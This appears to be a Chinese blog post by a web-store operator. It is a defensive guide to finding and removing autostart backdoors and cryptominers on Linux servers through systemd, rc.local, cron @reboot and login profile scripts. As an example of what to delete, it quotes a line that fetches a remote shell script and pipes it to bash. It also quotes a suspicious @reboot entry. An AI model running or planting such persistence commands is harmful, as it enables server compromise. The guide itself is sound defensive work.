
开机自启项深度排查与彻底禁用:彻底干掉服务器里的自启动后门
做外贸独立站这六年,我见过太多站长的血泪史。网站跑着跑着突然慢成狗,CPU天天飙到100%,或者WooCommerce结账页卡到掉客,上去一查,大部分不是流量真爆了,而是服务器被人埋了矿机,要不就是装插件装环境时塞进了一堆垃圾后台服务。很多新手以为重启机器就能解决卡顿,殊不知重启反而是流氓程序的“重生节点”。今天聊透开机自启项深度排查与彻底禁用这套操作,不管是排查挂马后门,还是清理垃圾残留,照着这篇翻一遍,绝不留死角。

行业里很多所谓的教程,教你敲个 chkconfig 或者只看一眼宝塔面板就完事了,全是误人子弟。现在的恶意脚本和流氓程序精明得很,藏身之处层出不穷,咱们得由浅入深按层级扒。
第一步:排查现代Linux的大脑 —— Systemd
现在的 Ubuntu 20.04/22.04、Debian 11/12、CentOS 7/8/9 几乎清一色都是 systemd 掌权。排查自启,这里是主战场。
先别急着乱删,先拉出一张完整的清单:
systemctl list-unit-files --type=service --state=enabled这里列出的,全都是开机默认要拉起来的守护进程。重点看那些名字奇奇怪怪的、带随机字符串的(比如 kworkerds、sysupdate 这种伪装成系统进程的玩意)。
如果你找到了可疑服务,普通人的做法是:
systemctl stop 服务名
systemctl disable 服务名
但是,听我的,光用 disable 根本不管用! 很多脚本写了软链接或者有其它服务依赖,只要关联进程一启动,它又被连带拉起来了。
要想彻底让它死透,必须上 mask:
# 彻底软禁,把它软链接到 /dev/null,谁也拉不起来
systemctl mask 服务名
然后再去挖它的本体文件,一般藏在两个地方:
/etc/systemd/system/(最常被黑客利用伪造自启)/lib/systemd/system/或/usr/lib/systemd/system/
直接进去删掉对应的 .service 文件,最后执行一次 systemctl daemon-reload 刷新配置。
第二步:清理 SysVinit 与兼容层烂摊子
有些老式脚本或者专门针对旧系统的木马,喜欢走传统的 SysVinit 路径,哪怕你用的是最新系统,很多为了兼容依然开着这些入口。
赶紧去查这几个目录:
ls -la /etc/init.d/
ls -la /etc/rc.local
ls -la /etc/rc*.d/
重点盯防:/etc/rc.local
这玩意简直是黑客最喜欢的“公共厕所”。只要给它赋予了执行权限(chmod +x),系统开机就会老老实实执行里面的所有代码。
用 cat /etc/rc.local 打开看看,如果有 curl http://xxx/shell.sh | bash 或者 nohup /tmp/... & 这类网络下载或指向临时目录的怪东西,直接把整行删掉。
如果是自己调试留下的废弃脚本,顺手清了,免得日后排查时自己坑自己。
第三步:暗度陈仓的定时任务(伪开机自启)
这一步是很多站长最容易漏掉的盲区。有些人找遍了系统服务都没发现异常,但一开机机器就又被黑了,原因就在于 Cron 定时任务不仅能按时间跑,还能按“开机动作”跑。
很多人只知道 crontab -l 看当前用户的定时任务,但高明的黑客和正规流氓软件才不屑于只写在这里。
1. 检查 @reboot 语法
运行 crontab -e,看看有没有这种写法的规则:
@reboot /var/tmp/mysql_check.sh看到 @reboot 就要高度警惕,这就是典型的“定时器伪装成开机自启”。
2. 扫荡系统级 cron 目录
这几个路径必须一个一个点进去看一遍,里面全是可执行脚本:
/etc/crontab(系统主定时配置)/etc/cron.d/(模块化定时任务,挂马重灾区)/etc/cron.daily/、/etc/cron.hourly//var/spool/cron/或/var/spool/cron/crontabs/(所有用户的底层任务堆放处)
发现不认识的脚本,先用 file 命令看属性,确定是恶意代码直接 rm -f 物理抹除。
第四步:劫持环境变脸 —— 用户登录级自启
严格来说,这属于“用户登录时自启”,但外贸站点平时为了监控、更新,运维往往开机就顺手 SSH 连进去。只要你一登录,后门就会跟着你借尸还魂。
直接排查这几个全局与个人环境文件:
# 全局环境变量,任何用户登录都会跑
cat /etc/profile
ls -la /etc/profile.d/
cat /etc/bash.bashrc

# 站点对应运行用户(比如 www 或 root)的个人目录
cat ~/.bashrc
cat ~/.bash_profile真实案例吐槽:去年帮一个卖假发的站长清马,挖矿程序怎么都删不干净,后来发现黑客在 /etc/profile.d/ 下面扔了个叫 color.sh 的脚本,表面上是终端色彩显示,背地里只要站长用 root 登进去,就自动从远程拉取矿机重新跑。这招极其恶毒。
终极绝杀:防止死灰复燃的底层锁定
当你辛辛苦苦把自启文件全删掉、服务也 mask 了之后,千万别以为万事大吉。很多自动化攻击脚本在内存里还有残余常驻,转头又会重新生成一个同样的文件。
想要彻底焊死车门,必须用文件底层属性锁死。
假设对方总是在 /etc/cron.d/spider 或者某个 .service 位置死灰复燃:
# 先删掉脏文件
rm -f /etc/cron.d/spider

# 重新建一个同名空文件,直接用底层属性锁死
touch /etc/cron.d/spider
chattr +i /etc/cron.d/spider
加上 +i(immutable)属性后,连 root 权限都没法对这个文件进行写入、修改、删除和重命名。后续攻击脚本再想利用这个名字重建自启,直接会报 Permission denied,彻底断了它的念想。如果以后你自己确实需要改,用 chattr -i 解锁即可。
老站长的避坑建议
外贸建站圈里,大家习惯了一键脚本、预装镜像,或者直接拿来路不明的破解主题和插件用,这本身就是引狼入室。
搞服务器运维没有捷径,每次装完软件、配完环境,养成习惯敲一次 systemctl list-unit-files --type=service --state=enabled,心里得清楚到底有哪几个东西在后台吃你每月花美金买的算力。对于独立站来说,底层的干净和稳定,比什么花哨的性能优化插件都管用得多。
相关文章
- Windows 11关闭后台遥测与自带广告:彻底干掉Win11偷跑流量与流氓广告
- C盘爆满深度清理与迁移技巧:C盘又红了?教你彻底清理与搬家
- 禁用无用Windows服务释放内存:砍掉这几个后台服务立省1G内存
- 开机自启项深度排查与彻底禁用:彻底干掉服务器里的自启动后门
- SSD固态硬盘4K对齐与TRIM优化:服务器SSD太卡?老站长教你调优
- 虚拟内存合理分页文件设置:网站老崩?手把手教你设虚拟内存
- 彻底卸载Windows预装全家桶软件:手把手教你干掉Win自带全家桶
- 注册表无效残留键值清理与修复:电脑老卡死?手把手教你清理注册表
- Chrome浏览器多标签内存占用优化:Chrome开多标签卡死?教你搞定
- 本地DNS缓存清理与网络延迟优化:网站解析老卡?清DNS降延迟实操